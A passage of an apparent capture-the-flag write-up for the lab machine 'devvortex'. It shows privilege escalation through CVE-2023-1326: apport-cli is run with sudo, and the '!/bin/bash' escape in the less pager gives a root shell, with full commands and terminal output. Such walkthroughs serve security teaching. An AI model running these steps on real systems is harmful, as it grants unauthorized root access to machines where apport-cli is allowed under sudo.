 * Support:        https://ubuntu.com/advantage

 <...SNIP...>

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

logan@devvortex:~$ id
uid=1000(logan) gid=1000(logan) groups=1000(logan)
logan@devvortex:~$
```

The user flag can be obtained at `/home/logan/`.

Privilege Escalation

Upon checking the `sudo` permissions for the user `logan`, we learn that they can run `/usr/bin/apport-cli` as root.

```
sudo -l
```

```
logan@devvortex:~$ sudo -l

[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
logan@devvortex:~$
```

`apport-cli` is a command-line tool for reporting and analysing application crashes and errors in Ubuntu and other Debian-based Linux distributions.

We take a look at the tool's version.

```
/usr/bin/apport-cli --version
```

```
logan@devvortex:~$ /usr/bin/apport-cli --version
2.20.11
logan@devvortex:~$
```

We see that version `2.20.11` is installed, which, according to this commit, is vulnerable to a privilege escalation attack if an unprivileged user is allowed to run it with `sudo`. The vulnerability was assigned CVE-2023-1326.

The exploit stems from the fact that `apport-cli` invokes a pager (such as `less`) when viewing a crash, which can be used to run system commands in the context of the user executing the parent command. In this case, if ran with as `root` using `sudo`, it can be used to spawn an interactive system shell, as the elevated privileges are not dropped.

With that in mind, we need to somehow trigger the pager, so we start by listing all the running processes and can then attempt to report a problem using `apport-cli` in `--file-bug` mode.

```
ps -ux
```

```
logan@devvortex:~$ ps -ux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
logan       4576  0.0  0.4  18916  9600 ?        Ss   10:52   0:00 /lib/systemd/systemd --user
logan       4577  0.0  0.1 169192  3188 ?        S    10:52   0:00 (sd-pam)
logan       4676  0.0  0.2  14068  5960 ?        R    10:52   0:00 sshd: logan@pts/2
logan       4678  0.0  0.2   8272  5220 pts/2    Ss   10:52   0:00 -bash
logan       4893  0.0  0.1   9080  3564 pts/2    R+   11:00   0:00 ps -ux
logan@devvortex:~$
```

We will use the process ID (`PID`) of `systemd`, namely 4576.

We now run `apport-cli` using `sudo`, specifying the PID using the `-P` flag and `file-bug` mode using the `-f` flag. The tool will then gather information and report any issues with that process, prompting us to pick what to do with the report. We proceed to select `view report`, and since `less` is configured as the default pager, we can run the `!/bin/bash` command and spawn an interactive system shell as `root`.

```
sudo /usr/bin/apport-cli -f -P 4576
!/bin/bash
```

```
logan@devvortex:~$ sudo /usr/bin/apport-cli -f -P 4576

*** Collecting problem information

The collected information can be sent to the developers to improve the
application. This might take a few minutes.
........
*** It seems you have modified the contents of "/etc/systemd/resolved.conf".  Would you like to add
the contents of it to your bug report?


What would you like to do? Your options are:
  Y: Yes
  N: No
  C: Cancel
Please choose (Y/N/C): Y
..

*** Send problem report to the developers?

After the problem report has been sent, please fill out the form in the
automatically opened web browser.

What would you like to do? Your options are:
  S: Send report (746.6 KB)
  V: View report
  K: Keep report file for sending later or copying to somewhere else
  I: Cancel and ignore future crashes of this program version
  C: Cancel
Please choose (S/V/K/I/C): V
== ApportVersion ================================
2.20.11-0ubuntu27

== Architecture =================================
amd64

== CasperMD5CheckResult =========================
skip

== CurrentDmesg =================================
[    0.000000] Linux version 5.4.0-162-generic (buildd@lcy02-amd64-069) (gcc version 9.4.0 (Ubuntu
9.4.0-1ubuntu1~20.04.1)) #179-Ubuntu SMP Mon Aug 14 08:51:31 UTC 2023 (Ubuntu 5.4.0-162.179-generic
5.4.246)

<...SNIP...>

[    0.000000] BIOS-e820: [mem 0x00000000fffe0000-0x00000000ffffffff] reserved
[    0.000000] NX (Execute Disable) protection: active
[    0.000000] SMBIOS 2.7 present.
[    0.000000] DMI: VMware, Inc. VMware Virtual Platform/440BX Desktop Reference Platform, BIOS 6.00
12/12/2018
[    0.000000] vmware: hypercall mode: 0x00

<...SNIP...>

[    0.004777]   6 disabled
[    0.004778]   7 disabled
!/bin/bash
root@devvortex:/home/logan# id
uid=0(root) gid=0(root) groups=0(root)
root@devvortex:/home/logan#
```

The final flag can be obtained at `/root/root.txt`.